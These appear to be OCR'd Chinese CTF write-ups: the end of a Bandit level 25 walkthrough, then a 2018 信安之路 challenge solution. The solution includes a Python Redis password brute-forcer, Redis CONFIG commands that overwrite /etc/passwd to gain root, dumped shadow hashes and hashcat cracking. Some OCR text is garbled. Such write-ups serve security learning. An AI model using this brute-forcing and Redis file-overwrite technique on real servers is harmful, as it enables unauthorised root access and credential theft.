bandit25@bandit:~$ cat /usr/bin/showtext

# !/bin/sh

export TERM=linux

more ~/text.txt
exit 0
```


more 命令是一次显示一屏文字,然后左下角会显示一个 more 和当前显示了百分之多少， 之前在其他登陆中不曾见过，想必就是 more 命令显示的 text.txt 的内容，因为行数足以一屏显示完，所以没有显示 more 就没有显示，我们的思路就在 more 的这个特点上。我们要让他卡在一屏读不完的位置，也就是让你的终端高度读不下 6 行（字符画高度）， 这样我们可以在 more 的状态下通过一些特性执行命令找到我们下一关的密码

先把窗口缩到足够小，然后通过密钥连接



看到 More 后按 V 进入编辑模式

然后使用命令 :ex! /etc/bandit_pass/bandit26 打开我们需要的密码文件



只想说长知识了，没想到还能这么玩

密码：5czgV9L3Xx8JPOyRbXh6lQbmIOWvPT6Z

Level 26 → Level 27

27 级还不存在

gameover。。。。。。

有问题请留言

我是如何通关信安之路巅峰挑战赛的

原创： jianghuxia 信安之路 2018-09-28

额，大家好，我是菜鸡，这次比赛的 writeup 如下，orz，orz。


Level_1

欢迎参加首届信安之路巅峰挑战赛，第一关的入口：

http://wifiseciloveyouxazl.xazlsec.com

获得 key 之后，通过后台发送 key 将获得第二关的入口信息，祝你好运！


选择题为主，最后一题例外，为此，还抓了个包，研究了下 js 脚本



看下脚本

```
function f_check() {
    var data = $("#option").serialize();

    $.ajax({
        type:'post',
        url:'/check.php',
        cache: false,
        data:data,
        dataType:'json',
        success:function(data){
            console.info(data);

            if (data.err_id != 0) {
                $("#success").html(data.err_msg)
            }else{
                $("#success").html(data.url)
            }
        },
        error:function(){
            alert("请求失败")
        }
    })
}
```


火狐抓个包，得到 key?这 tm 什么原理。




Level_2

恭喜通关第一关，第二关入口：

http://nizhidaoqianduanyoushama.xazlsec.com

获得 key 之后，通过后台发送 key 将获得第三关的入口信息，祝你好运！

我滴个天啊。。。。。弱密码随意登陆。。。。。不好意思，这题我真是非预期解法，具体的预期解法，之前信安之路文章已发，就不仔细讲述啦！



得到第二关答案 key:2c4b23c265c3e834f31024533565f2be

Level_3

恭喜完成第二关，第三关的入口：

http://honglanduikburongyiya.xazlsec.com

获得 key 之后，通过后台发送 key 将获得第四关的入口信息，祝你好运！

这题，学到的东西很多，坑点多，但就是好玩。

日常扫端口

```
Nmap scan report for honglanduikburongyiya.xazlsec.com (66.42.84.155)
Host is up (0.26s latency).
rDNS record for 66.42.84.155: 66.42.84.155.vultr.com
Not shown: 996 closed ports
PORT    STATE    SERVICE      VERSION
22/tcp  open     ssh          OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 da:41:14:6f:d4:1d:19:a2:07:c4:32:f7:a1:81:c7:42 (DSA)
|_  2048 85:ac:2e:80:f6:d7:54:72:95:a7:22:c0:09:4c:e6:71 (RSA)
80/tcp  open     http         Apache httpd 2.2.15 ((CentOS))
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.15 (CentOS)
|_http-title: \xE7\xBA\xA2\xE8\x93\x9D\xE5\xAF\xB9\xE6\x8A\x97
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
```


没发现啥（这时候也没全 tcp 端口扫描），后面出题老哥放出新提示

tips: ? > 1521 + 3306 + 1433

上网搜搜，嗯 ,6379 Redis 很有可能哦。

Database/Datastore

- DB2 - 50000
- MySQL - 3306
- Redis Server - 6379
- MS SQL - 1433
- Oracle Listener - 1521
- Memcached - 11211
- mongoDB - 27017
- MariaDB - 3306

尝试一波，发现 6379 端口开的是 redis 服务，执行命令 redis-cli -h 66.42.84.155 -p 6379，发现可以登录，但是需要密码。


尝试使用 hydra 爆破，但是不知为啥，爆破无效（这里上网搜索了下，说是 hydra 编译问题），于是尝试使用 python 脚本。

```
Import redis
    import sys
    import getopt
    import datetime
    import time

    '''
    author:Qing
```

```
try to login the redis database
-h help
-P password file
-a server address
-o port, default 6379
'''


defusage():
    print '''Options:
-h help
-P password file
-a server address
-o port, default 6379
'''


port = 6379 # default port
starttime = time.localtime()
print "start time: ", time.strftime("%Y-%m-%d %H:%M:%S", starttime)
opts, args= getopt.getopt(sys.argv[1:], "hP:a:o:")
for op, value in opts:
    if op == "-P":
        input_file= value
    elif op== "-a":
        host = value
    elif op== "-o":
        port= value
    elif op== "-h":
        usage()
        sys.exit()

fo= open("hydra_zidian.txt", "r+")
passwd= " "
while 1:
    host= '66.42.84.155'
    port=6379
    line= fo.readline()
    passwd= line
    passwd= passwd[0:(len(passwd) -1)]   # filter the /n
    print passwd
    rs= redis.Redis(host, port, db=0, password=passwd)   # AUTH password
    response= 'wrong passwd'
    try:
```

```
        response= rs.ping()  # use PING to judge the state of redis
    except redis.exceptions.ResponseError:
        pass
    # print response
    else:
        if response== True:
            print response
            print passwd
            fo.close()
            stoptime= time.localtime()
            print "stop time: ", time.strftime("%Y-%m-%d %H:%M:%S", stoptime)
            exit(0)
    if not line:
        print "no valid passwd"
        stoptime= time.localtime()
        print "stop time: ", time.strftime("%Y-%m-%d %H:%M:%S", stoptime)
        exit(0)
```

字典选择 top100 弱密码就行啦，开始爆破。



爆破成功，密码是：1q2w3e4r

```
root@ubuntu:/home/jianghu# redis-cli -h 66.42.84.155 -p 6379
66.42.84.155:6379> auth 1q2w3e4r
OK
66.42.84.155:6379>
```


嗯~，爆破是成功了，但是怎么利用 redis 漏洞呢，可以看看这篇文章:

http://www.freebuf.com/vuls/148758.html

其中详细指出了一些想法。

自己测试时，发现/root/.ssh/这个目录不在了，想着利用 redis 写入自己私钥，远程 ssh 连接上去的幻想也就破灭了。

```
66.42.84.155:6379> CONFIG GET dir
1) "dir"
2) "/var/www/html"
66.42.84.155:6379> CONFIG set dir /root/.ssh/
(error) ERR Changing directory: No such file or
66.42.84.155:6379> GET crackit
```


后面尝试着，网上学习了一波，尝试着读下 /etc/ 这个目录，喔！竟然存在，嘿嘿，那么是不是可以尝试 /etc/passwd 文件实现任意账号密码的重置呢？具体操作请查看上述那个链接，下面是自己的操作：

```
root@ubuntu:/home/jianghu# redis-cli -h 66.42.84.155 -p 6379 -a 1q2w3e4r
66.42.84.155:6379> KEYS *
1) "xxx"
66.42.84.155:6379> CONFIG set dir /etc/
OK
66.42.84.155:6379> CONFIG SETdbfilename passwd
(error) ERR CONFIG subcommand must be one of GET, SET, RESETSTAT, REWRITE
(0.71s)
66.42.84.155:6379> CONFIG SET dbfilename passwd
OK
66.42.84.155:6379> CONFIG SET dbfilename passwd
OK
66.42.84.155:6379> SET abcd"\n\n root:$6$my0salt0$yCCi..OsWo8n5MaBFytGaZ0qTcHErSaoyvAVvMXFEnwg
MOtpm6sYbtwUR4I.GA7Kt0X0KruYifS6c9.FkDN53.:0:0:root:/root:/bin/bash\nsshd:x:108:65534::/var/ru
n/sshd:/usr/sbin/nologin\n\n" NX
OK
66.42.84.155:6379> save
OK
66.42.84.155:6379>
```


好的，成功 save 后，尝试以 root 用户登陆，然后就这样登上去了，root 用户登上去了?^--$--*/，还是有点吃惊的，赶快联系了下出题的大佬，问下就这样？这是预期解法？直接用 root?后面问了下，redis 是用 root 身份启动，被菜鸡我刚好撞上了，直接把 root 密码重置了。甚至，不小心把/etc/shadow 给搞坏了，抱歉啊，不是故意的。

查看下敏感信息

```
[root@vultr /]# ls
bin   dev  home  lib64       media  opt   root  selinux  sys  usr
boot  etc  lib   lost+found  mnt    proc  sbin  srv      tmp  var
[root@vultr /]# cd home
[root@vultr home]# ls
admin  guest  key  test
[root@vultr home]# cd test/
[root@vultr test]# ls
[root@vultr test]# ls -la
total 32
drwxrwxrwx 3 test test 4096 Sep 22 23:05 .
drwxrwxrwx 6 root root 4096 Sep 22 22:51 ..
-rwxrwxrwx 1 test test   49 Sep 22 23:05 .bash_history
-rwxrwxrwx 1 test test   18 Mar 23  2017 .bash_logout
-rwxrwxrwx 1 test test  176 Mar 23  2017 .bash_profile
-rwxrwxrwx 1 test test  124 Mar 23  2017 .bashrc
drwxrwxrwx 2 root root 4096 Sep 23 17:15 .ssh
-rwxrwxrwx 1 test test  580 Sep 22 23:02 .viminfo
[root@vultr test]# cat .bash_history
cat /etc/shadow.bak
vi  /tmp/history
su -
exit
[root@vultr test]# cat /etc/shadow.bak
root:$1$J6MSJB4E$oA/LObXWcy94.6O1EDCJq0:17796:0:99999:7:::
bin:*:17246:0:99999:7:::
daemon:*:17246:0:99999:7:::
adm:*:17246:0:99999:7:::
lp:*:17246:0:99999:7:::
sync:*:17246:0:99999:7:::
shutdown:*:17246:0:99999:7:::
halt:*:17246:0:99999:7:::
mail:*:17246:0:99999:7:::
uucp:*:17246:0:99999:7:::
operator:*:17246:0:99999:7:::
games:*:17246:0:99999:7:::
gopher:*:17246:0:99999:7:::
ftp:*:17246:0:99999:7:::
nobody:*:17246:0:99999:7:::
vcsa:!!:17722::::::
ntp:!!:17722::::::
saslauth:!!:17722::::::
postfix:!!:17722::::::
sshd:!!:17722::::::
redis:!!:17796::::::
key:$6$FcTRz0AZ$m6xEGgad9gzeMcFLjjNcYqqC/wJ4e1AHV4PmZqOOYlC5MoTYg3vBru2IsJBYGrLtfCCn6/ahnU2Re5EIS
afK10:17796:0:99999:7:::
```


后面老哥给了我个 admin 的用户账号和密码，心虚的我也不好意思的接受了。咳，继续解题。回到 root 用户登陆后，用 root 权限转了一圈，看了下 /tmp/history，以下为内容

```
[root@vultr tmp]# cat history
    1yum update
    2yum list | greprredis
    3yum list | grepredis
    4yum install redis
    5redis-cli
    6iptables
    7iptables -L
    8iptables -L-F
    9iptables  -F
   10redis-cli
   11yum install redis-server
```

12 wgethttp://download.redis.io/releases/redis-3.2.12.tar.gz
13 tar xzfv redis-3.2.12.tar.gz
14 cdredis-3.2.12
15 ls
16 make
17 ls
18 cd../
19 rm-rf*
20 wgetwgethttp://download.redis.io/releases/redis-2.8.17.tar.gz
21tar xzfv redis-2.8.17.tar.gz
22 yum install gcc
23 yum install cc
24 yum install g++
25 cd redis-2.8.17
26 make
27 make install
28 cd../
29 redis -cli
30 redis-cli
31 cdredis-2.8.17/s
32 cdredis-2.8.17/
33 ls
34 cdsrc/
35 l
36 ls
37 cd../
38 vimredis.conf
39 yum install vim
40 ls
41 vim redis.conf
42 cd src/
43 ./redis-server
44 ./redis-server &
45 ps -ef
46 ifconfig
47 cd
48 useradd key P@ssword123
49 useradd key
50 passwd key
51 cat/etc/shadow
52 ls
53 mkdir.ssh

54 key *码* *语*


55 exit
56 ls -la
57 cat .bash_history
58 exit
59 quit
60 exit
61 ls
62 cd redis-2.8.17
63 ls
64 cd sec
65 cd src
66 vim redis-server
67 redis-server
68 redis-cli -h127.0.0.1 -p6379 shutdown
69 netstat -tunlp
70 redis-server
71 netstat -tunlp
72 ./redis-server
73 redis-cli ../redis.conf &
74 netstat -tunlp
75 jobs
76 redis-server ../redis.conf &
77 netstat -tunlp
78 cd /home/
79 ls
80 cd key/
81 ls
82 ls -al
83 cd..
84 cd
85 cd /root/
86 ls
87 passwd key
88 cd /root/.ssh/
89 ls
90 cd..
91 ls
92 ls -al
93 cd .ssh/
94 ls
95 ls -al
96 cd..
97 rm -rf .ssh/
98 cd /home/

```
 99 ls
100 cd key/.ssh
101 mkdir key/.ssh/
102 cd /home/
103 ls
104 cd key/
105 cd .ssh/
106 ls
107 rmauthorized_keys
108 cd
109 history
110 cd /home/key/.ssh/
111 ls
112 cat authorized_keys
113 rm authorized_keys
114 ls
115 rm authorized_keys
116 cd ..
117 cd
118 useradd test
119 useradd guest
120 useradd admin
121 useradd redis
122 passwd test
123 passwd guest
124 passwd admin
125 mkdir /home/admin/.ssh/
126 mkdir /home/test/.ssh/
127 mkdir /home/guest/.ssh/
128 ls
129 cd /home/
130 ls -L1
131 ls
132 cd admin/
133 ls
134 ls -al
135 cd ..
136 ls
137 cd .
138 cd
139 wget https://cowtransfer.com/s/84d80d0d7b3c45
140 wget
https://static.cowtransfer.com/84d80d0d-7b3c-4539-932d-30c3f0869538/%E9%A
B%98%E9%A2%91%E5%AD%97%E5%85%B8.zip?e=1537629504&token=rkrC3s
```

ADAVnBtSQ_YTQgxi-3TEVapbu6rxmtmg0v:IDeOMk2XNjOwrk-mcTr6wnRjM84=&sign=484933f3a024bcab2d8f29c659aa8aa9&t=5ba65d40&attname=%E9%AB%98%E9%A2%91%E5%AD%97%E5%85%B8.zip

```
141 netstat -tunlp
142 history > /tmp/history
143 cd /tmp/
144 vim history
145 exit
146 passwd test
147 passwd admin
148 passwd gue
149 passwd guest
150 history > /tmp/history
```

em~，我以为我找到答案了，你肯定也看到了 P@ssword123，想多了，因为下面的命令告诉我们，大佬改了密码。




先再看看/etc/shadow,en~，密码的 hash 值都有，不是说 key 的明文密码就是下一关通关密语吗？那试试爆破 key 用户的 hash 值咯。结果再爆破这里，巨坑，有两种工具可以爆破，一种 john，一种 hashcat，john 不知啥原因，kali、ubuntu 下均报错，折腾许久，还是没弄好，就去搞鼓 hashcat。

```
[root@vultr tmp]# cat /etc/shadow
root:$1$J6MSJB4E$oA/LObXWcy94.6OlEDCJq0:17796:0:99999:7:::
bin:*:17246:0:99999:7:::
daemon:*:17246:0:99999:7:::
adm:*:17246:0:99999:7:::
lp:*:17246:0:99999:7:::
sync:*:17246:0:99999:7:::
shutdown:*:17246:0:99999:7:::
halt:*:17246:0:99999:7:::
mail:*:17246:0:99999:7:::
uucp:*:17246:0:99999:7:::
operator:*:17246:0:99999:7:::
games:*:17246:0:99999:7:::
gopher:*:17246:0:99999:7:::
ftp:*:17246:0:99999:7:::
nobody:*:17246:0:99999:7:::
vcsa:!!:17722::::::
ntp:!!:17722::::::
saslauth:!!:17722::::::
postfix:!!:17722::::::
sshd:!!:17722::::::
redis:!!:17796::::::
key:$6$FcTRzOAZ$m6xEGgad9gzeMcFLjjNcYqqC/wJ4elAHV4PmZqOOY1C5MoTYg3vBru2IsJBYGrLtfCCn6/ahhU2Re5EISafK10:17796:0:99999:7:::
test:$6$6NrAhWn9$/FlgH5T3nH09j49CM58JE/zlM7IfMJRxzIIlKTxyOCMwSbfEnHNoWt0dDdEJGVFAFlmWftQA3VUPlghbYwdyn.:17796:0:99999:7:::
guest:$6$exdtXs6WSZfQ8y.rgraykgo9SlkvH.sn2LCcQB7ElXj15qdkHqB/fCw37kFAN.BeUJtYDnD2BDolaUh8.X630PDL8CN0da/:17796:0:99999:7:::
admin:$6$hinIPlpf$DmNVV4zvi6YUpQHTD/v5wDU2pV57Q6mDwGd8qvaPhDdW40sccdvMWzHPzOigloxTchLphFs.4wumz6JMvRpP6/:17796:0:99999:7:::
apache:!!:17796::::::
```

hashcat 用的是 windows 版的，但是死活爆破不出来，这是我使用的是 john 的自带字典 rockyou.txt，后面一直换字典，还是爆不出来。厚着脸皮去问出题大佬，大佬给了点提示，仔细看 history 文件，看了半天，还是没看出啥来，大佬看不下去了，字典在里面。哦~，于是我懂了。上面的 history 文件有这两条记录

```
  139  wget https://cowtransfer.com/s/84d80d0d7b3c45
  140  wget https://static.cowtransfer.com/84d80d0d-7b3c-4539-932d-
30c3f0869538/%E9%AB%98%E9%A2%91%E5%AD%97%E5%85%B8.zip?
e=1537629504&token=rkrC3sADAVnBtSQ_YTQgxi-3TEVapbu6rxmtmg0v:IDeOMk2XNjOwrk-
mcTr6wnRjM84=&sign=484933f3a024bcab2d8f29c659aa8aa9&t=5ba65d40&attname=%E9%AB%98%
91%E5%AD%97%E5%85%B8.zip
```

打开 https://cowtransfer.com/s/84d80d0d7b3c45，提示了



而 140 行的 url 经过 URLdecode 后是这样的：

https://static.cowtransfer.com/84d80d0d-7b3c-4539-932d-30c3f0869538/ 频

.zip?e=1537629504&token=rkrC3sADAVnBtSQ_YTQgxi-3TEVapbu6rxmtmg0v:IDeOMk2XNjOwrk-mcTr6wnRjM84=&sign=484933f3a024bcab2d8f29c659aa8aa9&t=5ba65d40&attname= 频 .zip

更是提醒我们要用这个字典去跑 key 的 hash 值，之前我也有看到这个，还打开过，但是觉得很莫名其妙，听到大佬的提示，突然悟了。是我太菜了，orz。

于是下载高频字典.zip，然后开始爆破，破破破，不知道怎么破请看 Hash 破解神器：Hashcat 的简单使用

https://blog.csdn.net/mydriverc2/article/details/41384853

构造以下命令:

hashcat64.exe -m 1800 -a 0 -o found.txt crack.hash .txt

简单描述下这条命令的意思：如果 hashcat 在字典.txt 中跑出的 hash 值与 crack.hash 中所求内容相同，就将字典.txt 找到的对应值写入 found.txt 中。

于是找啊找，跑啊跑，发现跑完刚刚下载的所有高频字典.zip 里的文件还是没找到啊，于是自己本地建了个 key 用户测试了下，发现可以跑出来啊。感觉出题大佬被我坑了（之前直接的 redis 命令写入，把/etc/passwd 写坏了），后面问了下，果然，之前的那条 key 的 hash 值是跑不出来的。额。。。自作自受啊。出题老哥后面重新给了个 sha512 的值


6ZkfV4HlR$7hk5lVzAVlq1gGLJo254qMm9LT6YrnUy7iATOTc8das8pOwGPWzKMlWTczMjp5fAyYFQ1SMe/K.FIGBAX/0590

执行命令：

hashcat64.exe -m 1800 -a 0 -o found.txt crack.hash 55 .txt

```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$ZkfV4HlR$7hk5IVzAVIq1gGLJo254qMm9LT6YrnUy7iATOTc...X/0590
Time.Started.....: Sun Sep 23 20:12:56 2018 (33 secs)
Time.Estimated...: Sun Sep 23 20:13:29 2018 (0 secs)
Guess.Base.......: File (55泄漏门（部分）.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:     6793 H/s (9.02ms) @ Accel:64 Loops:32 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
